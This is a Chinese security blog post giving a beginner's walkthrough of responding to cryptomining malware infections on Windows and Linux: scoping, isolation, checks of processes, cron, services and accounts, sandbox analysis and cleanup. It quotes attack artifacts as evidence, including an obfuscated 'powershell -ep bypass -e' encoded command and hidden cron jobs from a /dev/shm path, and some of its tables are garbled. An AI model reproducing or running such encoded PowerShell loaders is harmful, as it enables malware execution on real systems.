

# 手把手教你做挖矿应急响应

原创 先锋情报站 酒仙桥六号部队

2020-12-25原文

这是 酒仙桥六号部队 的第 136 篇文章。

全文共计4995个字，预计阅读时长15分钟。

## 前言

攻防之道，攻是矛，防是盾。应急响应就是防守中最重要的一环，思路清晰的应急响应可以使你事半功倍，抓住攻击者的小尾巴！

本文主要面向无应急基础人员入门引导，大佬轻喷！！

文中会引用几次我经历过的真实挖矿事件案例，如有侵权请及时联系我们。

## 开篇

CPU占用高？电脑卡的要命？又被挖矿了？我人傻了！

阿巴阿巴阿巴



来跟我一起看看被挖矿了如果处置吧。

不想看文字的大佬请看下图：挖矿木马处置流程一览图



接下来废话不多说，详细的流程在下给各位看官准备好了，请看！


## 一、询问攻击情况范围

事件发生时的状况或安全设备告警等，能帮助应急处置人员快速分析确定事件类型，方便前期准备。

### 1、了解现状

询问客户或销售事件发生时状况，举个栗子~

客户发现安全设备告警存在挖矿网站访问情况，像这个样子。



The screenshot shows a security dashboard with a table of alerts. The table has columns for '描述' (Description), '命中数' (Hit Count), '动作' (Action), and '最近发现时间' (Last Discovered Time). The alerts are categorized by '主机/SOC' (Host/SOC) and include details about 'Auzhan Botnet C&C活动事件' and 'MinerPool矿池异常访问事件'.

主机/SOC	描述	命中数	动作	最近发现时间
11	Auzhan Botnet C&C活动事件	9021	阻断	2020-04-20 08:12:53
11	Auzhan Botnet C&C活动事件	9648	日志	2020-04-18 18:23:42
11	MinerPool矿池异常访问事件	0	日志	2020-04-14 22:57:54

初步判断是有机器被植入挖矿病毒了，此处可以根据外部连接地址收集相关情报，如果有相关分析文章会轻松许多。

## 2、了解事件发生时间节点

出现问题时间、发现问题时间、处置问题时间，确定这三个时间节点后，可通过**时间相关性**推算挖矿病毒产生大致时间，有助于后续挖矿病毒发现及清理。



## 3、临时抑制挖矿

到达客户现场前：

在不影响主业务运行的情况下，对受害机器：**拔网线啊！拔网线啊！拔网线啊！**

绝大部分实际情况与预期并不一致，在没到达客户现场前，及时切断网络连接是最简单有效的抑制手段。

并且，切断网络连接可使挖矿现场尽量保持完整，有助于接下来的溯源工作顺利开展。



当然，对于情况较清晰的挖矿场景，已知挖矿外连地址及域名等信息，可采用防火墙建立策略封禁双向通信的方式抑制挖矿运行。

#### 4、获取网络构架

网络构架一般来讲是要拓补图，虽然一般没有（有拓扑的也不想给），但一定要委婉的要拓补图！要拓补图！要拓补图！

详细的拓扑图可以协助还原攻击流程时，准确定位网络连接方向。



## 二、攻击痕迹挖掘

挖矿攻击者为了达到不被发现的目的，各种手段层出不穷，溯源的过程就是和挖矿攻击者博弈的战争。



关于查看CPU这里提一个之前遇到过的有意思的挖矿守护机制：

某次挖矿应急中，习惯性打开任务管理器查看CPU占用情况，发现占用本身很高，但一会就降下来了。开始还以为是任务管理器开启导致的，之后分析病毒样本的时候才发现是一种守护方式。

判断开启任务管理等调试工具时，会把挖矿进程杀死，然后等待180秒后强制关闭调试工具再进行挖矿。所以通过dos命令查看Windows系统CPU占用率：

Windows可使用wmic方式获取CPU占用：`wmic cpu get LoadPercentage /value`

```
C:\Windows\Fonts>wmic cpu get LoadPercentage /value
LoadPercentage=100
LoadPercentage=97
LoadPercentage=91
LoadPercentage=94
LoadPercentage=91
LoadPercentage=100
LoadPercentage=100
LoadPercentage=94
```

Windows命令方式查看CPU占用

## 2、可疑进程

Windows中有多种进程分析工具，可辅助快速定位异常进程。这里简单举例几种分析进程工具：Autoruns、PCHunter、ProcessDump、processhacker、ProcessExplorer、火绒剑等等，各有优劣，此处不再赘述，各位师傅自行体会。

大概样子长这样：



有时攻击者使用端口转发将流量转发出内网，可以在此处看到有可疑的对外监听端口。



Protocol	Local Address	Local Port	Foreign Address	Foreign Port	State	Process
TCP	0.0.0.0	139			LISTENING	
TCP	10.0.0.0	3389	10.0.0.0	15:1960	ESTABLISHED	3348
TCP	10.0.0.0	8089	10.0.0.0	25:49158	ESTABLISHED	5540
TCP	10.0.0.0	8089	10.0.0.0	1:50863	ESTABLISHED	5540
TCP	10.0.0.0	8089	10.0.0.0	26:56108	ESTABLISHED	5540
TCP	10.0.0.0	8089	10.0.0.0	14:61768	ESTABLISHED	5540
TCP	10.0.0.0	8089	10.0.0.0	7:53287	ESTABLISHED	5540
TCP	10.0.0.0	8089	10.0.0.0	148:80	ESTABLISHED	2088
TCP	10.0.0.0	56872	92.243.148.80	231:53481	ESTABLISHED	2088
TCP	10.0.0.0	56872	125.209.148.80	43:44009	ESTABLISHED	17204

查看端口占用情况

#### 4、计划任务及启动项

挖矿病毒为了使挖矿进程一直运行，会做出各种各样的守护方式，计划任务就是最普遍的守护方式之一。

Windows7使用at命令；Windows10使用schtasks命令查看计划任务列表。

开始--所有程序--启动目录中存在的文件也不能放过。

Linux 系统 使用 crontab -l 命令查看计划任务，但还是建议直接查看/etc/crontab文件，也可在/var/log/cron下查看计划任务的日志。

```
25 Jan 12 03:36:01 uatsjyhcom1-new CROND[22608]: (root) CMD (/bin/bash /etc/titanagent/agent_update_exception.sh >> /var/log/titanagent/log/titanagent/check_e.log)
26 Jan 12 03:36:01 uatsjyhcom1-new CROND[22609]: (nush) CMD (bash /push/monitor_agent/service.sh start node1 > /dev/null 2>&1)
27 Jan 12 03:36:01 uatsjyhcom1-new CROND[22614]: (hxb) CMD (/dev/shm/.ssh/upd >/dev/null 2>&1)
28 Jan 12 03:36:01 uatsjyhcom1-new crontab[22666]: (push) LIST (push)
29 Jan 12 03:37:01 uatsjyhcom1-new CROND[23268]: (push) CMD (bash /push/thirdParty/mipns/service.sh check node1 > /dev/null 2>&1)
30 Jan 12 03:37:01 uatsjyhcom1-new CROND[23269]: (push) CMD (bash /push/thirdParty/hwons/service.sh check node1 > /dev/null 2>&1)
31 Jan 12 03:37:01 uatsjyhcom1-new CROND[23273]: (hxb) CMD (/dev/shm/.ssh/upd >/dev/null 2>&1)
32 Jan 12 03:37:01 uatsjyhcom1-new CROND[23270]: (push) CMD (bash /push/thirdParty/mxpns/service.sh check node1 > /dev/null 2>&1)
33 Jan 12 03:37:01 uatsjyhcom1-new CROND[23271]: (push) CMD (bash /push/monitor_agent/service.sh start node1 > /dev/null 2>&1)
```

某次Linux挖矿事件计划任务日志

其他可能存在定时任务需要排查的路径

/var/spool/cron/\*

/var/spool/anacron/\*

/etc/crontab



其他可能存在定时任务需要排查的路径

/etc/anacrontab

/etc/cron.\*

/etc/anacrontab


/etc/rc.d/init.d/

## 5、服务项

同上，服务也是挖矿病毒常见的守护方式之一，将注册表中服务启动方式写为挖矿病毒主程序，从而达到守护进程目的。

Windows系统中使用：开始--运行--输入 `services.msc`

Linux系统中使用：`systemctl list-unit-files --type service |grep enabled`



某次Windows挖矿事件利用服务守护挖矿进程方式

## 6、可疑的用户

攻击者有时会创建自己的账户，用来隐藏自己的恶意行为。

Windows中创建用户后，利用账户进行一系列隐藏操作，创建影子账户可使管理员无法发现，可通过D盾查看系统中是否存在影子账户。

ID	帐号	全名	描述	D盾检测说明
3ED	test\$			危险!克隆了(管理帐号)
3EE	test1\$			需帐号(一般用于隐藏帐号)
1F4	Administrator		管理计算机(域)的内置...	[管理帐号]
1F5	Guest		供来宾访问计算机或访...	
3E8	IUSR WIN2008-NE...	Internet 来宾帐户	用于匿名访问 Interne...	

隐藏账户示例

Linux中可通过以下几种命令对用户信息进行检查：

命令	命令详解
who	查看当前登录用户（tty本地登陆 pts远程登录）
w	查看系统信息，想知道某一时刻用户的行为
last	显示近期用户或终端的登录情况
uptime	查看登陆多久、多少用户，负载
cat /etc/passwd	查看用户信息文件
cat /etc/shadow	查看影子文件
awk -F: '\$3==0 {print \$1}' /etc/passwd	查看管理员特权用户
awk '/\\$1 \\$6/{pri nt \$1}' /etc/shadow	查看可以远程登录的用户
more /etc/sudoers  grep -v	查看sudo权限的用户（有时攻击者会创建属于自己的用户）

## 命令 命令详解

```
"^#\|^$" | grep
```

```
"ALL=(ALL)"
```

```
awk -
```

```
F:'length($2)= 查看空口令账户 (有时攻击者会将正常账户改为空口  
=0 {print $1}' 令)
```

```
/etc/passwd
```

## 7、WMIC空间

WMIC是Windows中用来管理WMI系统的工具，提供了从命令行接口和批命令脚本执行系统管理的支持。攻击者经常使用WMIC调用系统进程，从而实现恶意软件的运行。

使用进程分析类工具也可以分析WMIC空间，查看是否存在恶意软件，此处不再赘述。

powerShell.exe Size: 442 K  
Windows PowerShell Time: 2009/7/14 7:32  
Microsoft Corporation Version: 6.1.7600.16385

```
"powershell" -ep bypass -e 5QBFAFGAIAAcoAE4AZQB3AC0ATwBIAGoAZQBJAHQAIABOAGUADAAuAFcaZQBIEMAbA8pAGUAbgB0ACkALgBkAGBAdwBuAGwAbwBhAGQAcwB0AHEAsQBuaGcAKAAI
```

### 三、样本分析

利用上部分发现的攻击痕迹中的病毒样本，可进行初步的样本分析，上传样本分析平台进行初步分析。

#### 在线云沙箱

360沙箱云：<https://ata.360.cn/detection>

微步云沙箱：<https://s.threatbook.cn/>

VirusTotal平台：<https://www.virustotal.com/gui/home/upload>

魔盾安全分析平台：[https://www.maldun.com/submit/submit\\_file/](https://www.maldun.com/submit/submit_file/)

Any.Run交互式恶意软件分析平台：<https://app.any.run/>

大概这个样子：



深层次的恶意文件分析涉及较多，本文不做解析，快速的应急响应中，根据沙箱中行为判定，可以及时的确认样本行为，比方这样的。

行为判定	
威胁家族	创建已知的 Nitot 远控木马注册表项 (1个事件)
网络连接	连接到外部网络 (1个事件) 检测到 TCP 或 UDP 网络连接没有对应的 DNS 解析 (5个事件)
防御逃避	使用命令以删除文件或目录 (4个事件) 访问敏感程序文件 (6个事件)
信息发现	通过函数调用查询时间区信息 (1个事件)
系统活动	在 Windows 目录中创建文件 (2个事件)
安装程序	在 Windows 目录创建或修改可执行文件 (1个事件)
系统安全	在注册表中修改系统服务设置 (1个事件)

#### 四、后门及木马文件排查根除



挖矿病毒存在各种各样的守护方式，清除挖矿主程序的同时，也需要对守护进程进行清理，一个不小心没清干净从头再来，所以后门的清除尤为重要。

以下为我遇到过的部分挖矿病毒常见守护进程方式：

挖矿家族名称	简介	常见
GuardMiner 自动化挖矿	2020年6月起非常活跃	1. 计 .ssh
贪吃蛇挖矿	2019年4月首次发现	1. 创 C:\W C:\W
8220Miner	2018年8月首次曝光，为8220挖矿团伙使用	1. 3. 添
MyKings	2017年4月底开始活跃，大量扫描1433等端口	1. 添
WannaMiner	WannaCry勒索病毒变种，2018年3月起开始大范围传播现已变种至4.0版本	1. 创 3. 设
驱动人生	2018年12月爆发，更新20+版本	1. 自 ers

根据以上表格不难看出，守护方式大致有计划任务、服务、开机启动项、SSH秘钥、用户等几种方式。

确认挖矿木马程序或文件并备份后，可以从以下几点着手清理及加固：

### 1、双向封禁矿池地址

防止挖矿木马继续外连，并且防止挖矿木马进行内网传播。

### 2、删除计划任务、自启动项

Windows 中 可 使 用 `SchTasks /Delete /TN [任务名]` 删除计划任务。

自启动项可以从以下三点入手：

① 开始 -- 所有程序 -- 启动 ② 系统配置中启动项（开始 - 运行中输入 `msconfig` 命令） ③ 注册表查找病毒程序名，将此三处发现的恶意启动项删除即可。

Linux中可使用 `crontab -r` 删除计划任务

删除 `/etc/rc.local` 与 `/etc/rc[0到6].d` 文件中恶意启动项

### 3、删除服务

Windows中删除服务可从任务管理器中手动删除，也可使用命令：`sc stop [服务名称]` 停止服务后，使用命令：`sc delete [服务名称]` 删除服务。

Linux中服务清除：`sudo update-rc.d [服务名称] remove`

### 4、结束恶意进程

Windows中可使用进程管理工具或使用 `taskkill -PID [进程PID] -F` 结束恶意进程。

Linux中则使用 `kill -9 [进程PID]`。

### 5、删除挖矿木马

Windows中删除时可能存在权限不足等情况，可使用360终端强杀，也可使用进程管理工具强制删除。

Linux中可使用 `rm -rf [恶意文件绝对路径]` 删除文件，如遇文件无权进行操作时，可使用 `lsattr [恶意文件绝对路径]` 命令查看权限，使用 `chattr -i [恶意文件绝对路径]` 解除文件锁定后删除。

### 6、病毒清除纲要

以上为清理病毒程序方式，后续还需使用终端杀毒对系统进行全面杀毒及加固，并观察是否还有反复迹象。

一切以挖矿木马不再重启，不存在可疑外连为止哦。

上篇就此结束，撒花。。。下篇主要讲述溯源攻击等知识，敬请期待！

你们说，每个挖矿病毒都会删除竞品挖矿程序，整合几个挖矿家族的清理脚本，是不是可以做到一键清理挖矿病毒的成效？

点击下方，可进入招聘专栏哦~







知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你



长按二维码关注 酒仙桥六号部队

精选留言

---

用户设置不下载评论